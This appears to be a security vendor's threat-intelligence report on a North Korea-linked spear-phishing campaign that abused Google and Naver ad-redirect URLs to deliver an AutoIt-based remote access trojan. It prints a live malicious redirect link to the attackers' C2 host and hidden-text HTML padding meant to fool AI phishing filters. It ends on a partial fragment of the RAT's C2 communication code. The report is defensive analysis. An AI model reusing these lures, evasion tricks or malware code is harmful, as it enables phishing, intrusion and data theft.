

Operation Poseidon: Spear-Phishing Attacks Abusing Google Ads Redirection Mechanisms

 genians.co.kr/en/blog/threat_intelligence/spear-phishing

Genians

January 18, 2026

◆ Key Findings

- A spear phishing campaign disguised as advertising URLs was used to bypass security filtering mechanisms and user awareness
- Poorly secured WordPress websites were abused as malware distribution points and C2 infrastructure
- “Poseidon” was identified as an internally named and operated attack operation unit attributed to the Konni APT
- The EndRAT malware was loaded through the execution of an Autolt script masquerading as a PDF file
- EDR responses providing behavior-based endpoint detection are essential

1. Overview

Genians Security Center conducted an in-depth analysis of Operation Poseidon, an attack campaign attributed to the Konni APT.

As a result, the threat actor was identified as repeatedly employing social engineering tactics by impersonating North Korean human rights organizations and financial institutions in South Korea, while continuously conducting highly sophisticated and targeted attacks against specific targets.



[Figure 1-1] Operation Poseidon Timeline

Google announced its plan to acquire DoubleClick, an internet advertising technology company, in 2007 and completed the acquisition for approximately \$3.1 billion in March 2008. Since then, DoubleClick's ad click tracking and redirection technologies have been integrated into Google Ads and Google Marketing Platform (GMP), serving as core infrastructure for ad traffic delivery and performance measurement.

This attack is analyzed as a case that effectively bypassed email security filtering and user vigilance through a spear-phishing attack vector that exploited the ad click redirection mechanism used within the Google advertising ecosystem. It was confirmed that the attacker utilized the redirection URL structure of a domain used for legitimate ad click tracking () to incrementally direct users to external infrastructure where actual malicious files were hosted.

Meanwhile, around May and July 2025, similar attack attempts exploiting the click-tracking domain of the NAVER advertising marketing platform (mkt.naver[.]com) were observed on a limited basis. However, in the most recent confirmed attack activities, the attack pattern centered on Google's advertising infrastructure has been consistently maintained.

Redirection URLs based on such advertising infrastructure are highly likely to be recognized as legitimate traffic, making them advantageous for evading initial detection. The Konni APT group was observed establishing an attack flow that first builds credibility through this method, then lures victims into downloading files using legitimate content and finance-themed bait, and ultimately

loads and executes final malware by masquerading it as a PDF file execution. This approach is considered a sophisticated initial access tactic capable of effectively bypassing static analysis and signature-based security frameworks.

Considering the comprehensive nature of these attack characteristics, "Operation Poseidon" is classified as a sophisticated APT campaign that is difficult to counter through any single security solution.

This threat intelligence report focuses on "Operation Poseidon," identified through internal artifacts within malicious scripts, and analyzes the latest attack tactics and technical characteristics used by nation-state threat groups, emphasizing the need for EDR-driven responses and correlation analysis.

2. Background

Evidence indicates that this threat actor continuously compromises poorly managed WordPress-based websites to use them as malware distribution points and C2 infrastructure, specifically to evade detection and tracking. This operational approach allows for the rapid turnover of attack infrastructure, providing a structural advantage that undermines the effectiveness of URL- and domain-based blocking policies.

During the Initial Access phase, the attacker employs social engineering emails impersonating North Korean human rights organizations or financial institutions. The attack scenario involves inducing recipients to execute files disguised as financial documents or official notices, making the malicious activity blend seamlessly into legitimate business workflows.

To deliver the malware, the actor exploits the structural properties of Shortcut (LNK) files to mask file extensions and icons, subsequently triggering an AutoIt script designed to mimic a legitimate PDF document. This script runs without requiring further user interaction and functions by loading and executing EndRAT-variant remote access trojans directly into memory.

Additionally, the AutoIt script includes an internal build path:

D:\3_Attack Weapon\Autoit\Build__**Poseidon** - Attack\client3.3.14.a3x

This serves as a key naming artifact, suggesting that the attacker internally dubbed the campaign "Poseidon" and manages it as a distinct operational unit. Such development artifacts provide valuable insights into the attacker's development environment and operational management, offering a technical basis for linking related campaigns and subsequent activities by the same threat actor.

In summary, "Operation Poseidon" represents an integrated attack pattern that seamlessly combines infrastructure concealment, social engineering-based initial access, and script-driven malware execution. It stands as a prime example of how the Konni APT group continues to evolve its Tactics, Techniques, and Procedures (TTPs).

3. Primary Attack Vectors

3-1. Initial Access Technique

During the initial access phase, download URLs for attachments delivered via spear-phishing emails served as the primary attack vector. These URLs lure users into downloading a compressed archive, which contains a malicious LNK file.

When a user executes this file, it triggers a chain of malicious activities, ultimately allowing the threat actor to secure unauthorized access to the victim’s system.

A particularly notable aspect is that the malware distribution URLs are disguised as legitimate advertising traffic. The attacker was observed exploiting the structure of marketing and ad-click tracking URLs by embedding the C2 address hosting the actual malicious content within the URL parameters.

This technique allows the URL to be recognized as a legitimate redirection link from a known advertising platform, making it highly effective at bypassing email security filters and URL reputation-based detection systems. For example, the following URL format was identified:

	Legitimate advertising URL	Malicious destination URL
1	mkt.naver[.]com/p1/atrb?channel_id=naver_pcstockbottom&campaign_id=2503-shopping-001&target	compromised-example[.]com/wp-admin/malware.zip
2	ad.doubleclick[.]net/searchads/link/click?ds_dest_url	

[Table 3-1] Legitimate Advertising Platform URLs and Sample Malicious Addresses

By utilizing redirection structures through legitimate advertising infrastructure, this attack method significantly lowers the probability of detection during the initial access phase while effectively reducing user suspicion. Due to these factors, it is classified as a sophisticated spear-phishing-based initial access tactic.

3-2. Financial Institution Impersonation

On December 22, 2025, the Financial Security Institute (FSI) of South Korea published a report titled "[Threat Intelligence Report: Analysis of the LNK Malware Threat from Nation-State Hacking Groups](#)."

Focusing on the Dark Prism campaign, this report provides an in-depth comparative analysis of LNK-based malicious files utilized by three nation-state threat actors: APT37, Kimsuky, and Konni.

Rather than just listing cases, the report shows high analytical precision by closely tracking and analyzing the structural components, execution flows, and malware delivery processes of each group to identify even the smallest differences.

Through this approach, the report provides advanced threat intelligence from a TTPs (Tactics, Techniques, and Procedures) perspective, which allows for the effective identification of specific threat actors.

Notably, many cases were confirmed where the Konni group distributed malware using documents impersonating financial institutions. The analysis shows that attackers lured recipients into opening files by disguising them as common financial notices, such as transaction confirmations, requests for wire transfer explanations, or privacy policy consent forms.

A key characteristic is the use of malicious filenames that include the names of South Korean financial institutions along with official-sounding phrases like "Request for Submission of Explanation Materials," "Wire Transfer and Transaction History Confirmation," or "Consent for Processing Personal (Credit) Information."

These files were mainly delivered in ZIP archive format, and structures containing LNK-based malicious files or additional malware were observed within the archives.

(REDACTED)소명자료 제출 요청의 건(Request for Submission of Explanation Materials)_20250430TS5869570S.zip

(REDACTED)송금 및 거래내역 관련 소명자료 제출 서류(Submission Documents for Wire Transfer and Transaction History Explanations)(20250722).zip

(REDACTED)_개인(신용)정보 조회·수집·이용·제공 동의서(Bank_Consent for Inquiry, Collection, Use, and Provision of Personal (Credit) Information).pdf.zip

(REDACTED)송금 및 거래내역 관련 확인자료 제출 서류(Bank Submission Documents for Confirmation of Wire Transfer and Transaction History).zip <Note: All names of actual commercial financial institutions in the filename examples have been redacted.>

This technique is a classic social engineering method that exploits trust in financial institutions and familiar business phrases to lower user suspicion. It is considered a strategy that the Konni group has continuously used to increase their initial infection success rates.

Since similar attacks impersonating financial institutions are likely to continue in the future, extra caution is required. Users should not assume a document is legitimate based only on the email subject or filename.


3-3. Actual Attack Cases

As previously mentioned, this attack used a download URL delivered via spear-phishing emails as the primary initial access method, and the URL was disguised as legitimate advertising traffic.

The threat actor exploited the structure of ad-click tracking URLs by hiding the C2 address of the malicious content within the URL parameters. This allowed them to bypass detection by both users and security systems during the initial phase.

At the same time, the attacker combined this with social engineering tactics, such as using fake financial documents, to lower user suspicion and encourage them to click links or execute files.

The following section provides a more detailed technical analysis focusing on the URL structures, delivery methods, and malware execution flows used in these actual cases.



[Figure 3-1] Malicious URL Embedded in a Legitimate Advertising URL Parameter

Until June 2025, spear-phishing campaigns impersonating South Korean commercial banks mostly included malicious download URLs directly in the email body.

However, since July, many cases have been identified where the attack technique changed. The attackers now use marketing and advertising URLs from Naver and Google as intermediaries, redirecting users to the final malicious file download.

4. Detailed Analysis

4-1. Tactical Analysis

The phishing emails identified in this case used a technique where a large volume of meaningless English sentences was repeatedly inserted into invisible areas using the (display:none) attribute.

While users cannot see this content, email systems and security analysis engines recognize it as part of the email body.

This method was confirmed to be a sophisticated content padding technique used to bypass traditional signature-based detection. At the same time, it is designed to lower overall analysis accuracy by confusing the keyword and context logic of AI-based phishing detection systems and spam filters.

An analysis of the HTML data within the actual email body revealed a structure where 22 English sentences were repeatedly inserted in a fixed pattern, with the actual email content placed in between.

This structure suggests the use of automated templates designed specifically for evasion. It shows that threat actors are refining their tactics with a clear understanding of how email security systems detect threats.

```

34 <br/>
35 당행 전
36 <div id="fx7E9" style="display:none;">
37 <div id="Vkvf2" style="width: 65; height: 69">
38 <strong id="YyTd2F" style="width: 69; height: 13">
39 dad shoot quantum private woman
40 </strong>
41 <strong id="SYdPzr" style="width: 40; height: 80">
42 sugar abandon garlic luxury one
43 </strong>
44 <p id="eRNrf" style="width: 31; height: 46">
45 wealth cabbage trip
46 </p>
47 <p id="BfZVyFe8N" style="width: 20; height: 58">
48 walnut note lady
49 </p>
50 <p id="1efKH" style="width: 83; height: 71">
51 elegant slogan analyst
52 </p>
53 </div>
54 <div id="KubkSpY0HR" style="width: 10; height: 53">
55 <strong id="iuTlqwvy" style="width: 39; height: 38">
56 aunt steak space sadness erosion
57 </strong>
58 <strong id="Zkjto" style="width: 53; height: 39">
59 wage output sugar wild
60 </strong>
61 <strong id="4H5Ds" style="width: 84; height: 36">
62 student baby uniform auto
63 </strong>
64 <span id="LKQrH" style="width: 31; height: 91">
65 awesome harsh plate hard
66 </span>
67 <p id="zBXZHYnj7Y" style="width: 81; height: 72">
68 entry taste this awkward top
69 </p>
70 <p id="f1XV8f" style="width: 47; height: 20">
71 output manual
72 </p>
73 <p id="fCPHD6y440" style="width: 41; height: 29">
74 lobster hand margin long churn
75 </p>
76 <p id="rPFE1" style="width: 63; height: 29">
77 immune film perfect glide
78 </p>
79 </div>
80 <div id="txSfY" style="width: 34; height: 50">
81 <p id="hWTxEkFnph" style="width: 81; height: 61">
82 judge prosper radio ancient matrix
83 </p>
84 <strong id="tWuD6ExxfA" style="width: 21; height: 90">
85 behave eagle pig yard
86 </strong>
87 <strong id="dfP9cBfda" style="width: 77; height: 66">
88 kangaroo episode
89 </strong>
90 <strong id="uVX07" style="width: 10; height: 35">
91 sheriff expect kiwi
92 </strong>
93 <p id="ia2ND" style="width: 48; height: 47">
94 summer pilot evidence marine slim
95 </p>
96 <span id="gz4xA2tU" style="width: 46; height: 12">
97 exhaust clerk
98 </span>
99 <strong id="5GuzNQs" style="width: 89; height: 94">
100 helmet siege
101 </strong>
102 <p id="EWdgVX" style="width: 71; height: 20">
103 throw trade raven foil
104 </p>
105 <span id="I0wjxWo" style="width: 74; height: 86">
106 rival skin display subject
107 </span>
108 </div>
109
110 산시스
111 </div>
112 <div id="fx7E9" style="display:none;">
113 <div id="Vkvf2" style="width: 65; height: 69">
114 <strong id="YyTd2F" style="width: 69; height: 13">
115 dad shoot quantum private woman
116 </strong>
117 <strong id="SYdPzr" style="width: 40; height: 80">
118 sugar abandon garlic luxury one
119 </strong>
120 <p id="eRNrf" style="width: 31; height: 46">
121 wealth cabbage trip
122 </p>
123 <p id="BfZVyFe8N" style="width: 20; height: 58">
124 walnut note lady
125 </p>
126 <p id="1efKH" style="width: 83; height: 71">
127 elegant slogan analyst
128 </p>
129 </div>
130 <div id="KubkSpY0HR" style="width: 10; height: 53">
131 <strong id="iuTlqwvy" style="width: 39; height: 38">
132 aunt steak space sadness erosion
133 </strong>
134 <strong id="Zkjto" style="width: 53; height: 39">
135 wage output sugar wild
136 </strong>
137 <strong id="4H5Ds" style="width: 84; height: 36">
138 student baby uniform auto
139 </strong>
140 <span id="LKQrH" style="width: 31; height: 91">
141 awesome harsh plate hard
142 </span>
143 <p id="zBXZHYnj7Y" style="width: 81; height: 72">
144 entry taste this awkward top
145 </p>
146 <p id="f1XV8f" style="width: 47; height: 20">
147 output manual
148 </p>
149 <p id="fCPHD6y440" style="width: 41; height: 29">
150 lobster hand margin long churn
151 </p>
152 <p id="rPFE1" style="width: 63; height: 29">
153 immune film perfect glide
154 </p>
155 </div>
156 <div id="txSfY" style="width: 34; height: 50">
157 <p id="hWTxEkFnph" style="width: 81; height: 61">
158 judge prosper radio ancient matrix
159 </p>
160 <strong id="tWuD6ExxfA" style="width: 21; height: 90">
161 behave eagle pig yard
162 </strong>
163 <strong id="dfP9cBfda" style="width: 77; height: 66">
164 kangaroo episode
165 </strong>
166 <strong id="uVX07" style="width: 10; height: 35">
167 sheriff expect kiwi
168 </strong>
169 <p id="ia2ND" style="width: 48; height: 47">
170 summer pilot evidence marine slim
171 </p>
172 <span id="gz4xA2tU" style="width: 46; height: 12">
173 exhaust clerk
174 </span>
175 <strong id="5GuzNQs" style="width: 89; height: 94">
176 helmet siege
177 </strong>
178 <p id="EWdgVX" style="width: 71; height: 20">
179 throw trade raven foil
180 </p>
181 <span id="I0wjxWo" style="width: 74; height: 86">
182 rival skin display subject
183 </span>
184 </div>

```

[Figure 4-1] Comparative Analysis of Email HTML Source Code

Phishing detection systems do not simply check for the presence of specific keywords. Instead, they distinguish between legitimate and phishing emails by comprehensively analyzing the overall flow of the text, sentence structure, semantic consistency, and word repetition.

However, as seen in this case, randomly inserting meaningless English words makes the email content artificially long and complex. This makes it difficult for detection systems to accurately identify the core phishing phrases.

This increases the chance that the email will be misclassified as a legitimate or low-risk message, even though it actually contains malicious activity.

Beyond simple obfuscation, this is considered a sophisticated evasion technique designed to intentionally confuse the logic of AI-based phishing detection systems. It is highly likely that similar methods will continue to be used in future attacks.

However, by analyzing these characteristics and using them as AI training data, this technique can also be used to improve automated detection systems against similar threats.

```
1915         <span id="I0wjxWo" style="width: 74; height: 86">
1916             rival skin display subject
1917         </span>
1918     </div>
1919 </div>
1920     룰(제19563호)(20240719).pdf
1921 </div>
1922 <br/>
1923 <div align="left">
1924     <a
1925         href="https://ad.doubleclick.net/searchads/link/click?ds_dest_url=https://jlrandsons.co.uk/wp-
1926         admin/css/plugin/rein/?ra=group1125&gr=ZW=
1927         OyGoeq4iCDrsI8g6rGw656Y64K07JetIQ0gOugqCDtmZXsnbjnDro4wg7KCC7LacIOyEnOulmC56aXABcWaP"
1928         rel="noreferrer noopener" target="_blank" title="송금 및 거래내역 관련 소명자료 제출 서류">
1929         <strong>
1930             <div id="fx7E9" style="display:none;">
1931                 <div id="VkVf2" style="width: 65; height: 69">
1932                     <strong id="YyTd2F" style="width: 69; height: 13">
1933                         dad shoot quantum private woman
1934                     </strong>
1935                     <strong id="SYdPzr" style="width: 40; height: 80">
1936                         sugar abandon garlic luxury one
1937                     </strong>
1938                 </div>
1939             </div>
1940         </strong>
1941     </a>
1942 </div>
```

[Figure 4-2] URL Links Inserted in the Email Body

A web beacon using an tag is inserted at the bottom of the email body.

This beacon consists of a transparent 1×1 pixel image. When the email client loads the remote image, an HTTP request is sent to an external server (kppe[.]pl) set up by the threat actor.

This allows the threat actor to see if the recipient has opened the email. The Base64 encoded value (un) included in the request parameter is used to track individual recipients.

```

98         <tr>
99             <td align="center" style="padding:0 25px 25px
100 25px;background:#766c62">
101                 
103             </td>
104         </tr>
105         <tr>
106             <td align="right" style="padding:0 25px 17px
107 0;background:#766c62">
108                 
110             </td>
111         </tr>
112     </tbody>
113 </table>
114 <!-- -끗더끝 - -->
115 </div>
116 </tbody>
117 </table>
118 </div>
119 

```

[Figure 4-3] 1×1 Pixel Image Tag


While this technique is also used in legitimate marketing emails, it is frequently seen in malicious campaigns as a tool for discovery. Attackers use it to check if a recipient has opened the email and if the address is active.

In addition, evidence shows that the PHPMailer open-source library was used in this attack. PHPMailer is a library that allows users to send emails via SMTP, Sendmail, or Mail functions in PHP-based web environments. It is widely used by legitimate web services and applications.

However, in malicious campaigns, PHPMailer is often used to spoof the sender (From) header and display name. This allows threat actors to impersonate trusted organizations or official email addresses. This approach increases the success rate of social engineering attacks by tricking recipients into opening the email and performing further actions, such as clicking links or opening attachments.

4-2. Metadata Evidence Analysis

In some of the attacks carried out in December 2025, spear-phishing techniques using themes other than finance were identified. Evidence shows that the threat actor impersonated a real non-profit organization (NGO) to recruit lecturers for an academy focused on raising awareness and discussing solutions for North Korean human rights issues.



[Figure 4-4] Spear-Phishing Attack Disguised as Human Rights Theme

The bottom of the email body features a UI designed to look like it contains two PDF and HWP attachments. However, clicking the URL links in this area directs the user to a malicious address.

This URL also exploits parameters from a Google ad-tracking domain. It is designed to lead users to download malicious files from a WordPress-based server using a Vietnamese country domain (.vn).

ZIP files were downloaded in both the November 2025 financial impersonation attacks and the December 2025 North Korean human rights theme attacks, each containing LNK files that act as Windows shortcuts.

When the LNK file is executed, typical malicious activities repeatedly observed in Konni campaigns are identified. Specifically, the 'AutoIt3.exe' executable and a malicious AutoIt script disguised as a PDF file are downloaded from the C2 server and executed.

An analysis of the LNK files used in both the financial and North Korean human rights theme attacks revealed that they share the same C2 address (jlrandsons.co[.]uk) and show identical attack code patterns.

This reuse of infrastructure serves as key technical evidence suggesting that both attacks were carried out by the same threat actor. The malicious script has been reported since around July 2025 and is classified as "EndRAT" or "AutoItRAT." It also includes a unique identifier string used during communication with the C2 server.

- endServer9688
- endClient9688
- endServerFile9688
- endClientFile9688

```


$ssbin &= $s
$tempstr = BinaryToString($ssbin, $SB_UTF8)
Local $pos = StringInStr($tempstr, "endServer9688")
If $pos And Not $uploading Then
Local $result = StringLeft($tempstr, $pos-1)
Return $result
EndIf
If StringInStr($tempstr, "upLoad_Start:") And Not $pos And Not $uploading Then
$uploading = True
$bin = Binary('')
Local $pathuploadfile = $uploadpath & "\\\" & $uploadfilename
$hfile = FileOpen($pathuploadfile, $FO_OVERWRITE + $FO_BINARY)
ExitLoop
EndIf
WEnd
While 1
If $uploading Then
$s = _recv($socket, 2048, 0)
If $s = '' Then
Return $s
EndIf
$tempstr1 = BinaryToString($s, $SB_UTF8)
Local $bendmarker = StringToBinary("endServerFile9688")
Local $endindex = BinaryLen($s) - BinaryLen(Binary($bendmarker)) + 1
Local $pos = binarysearch($s, $bendmarker)
If $pos > 0 Then
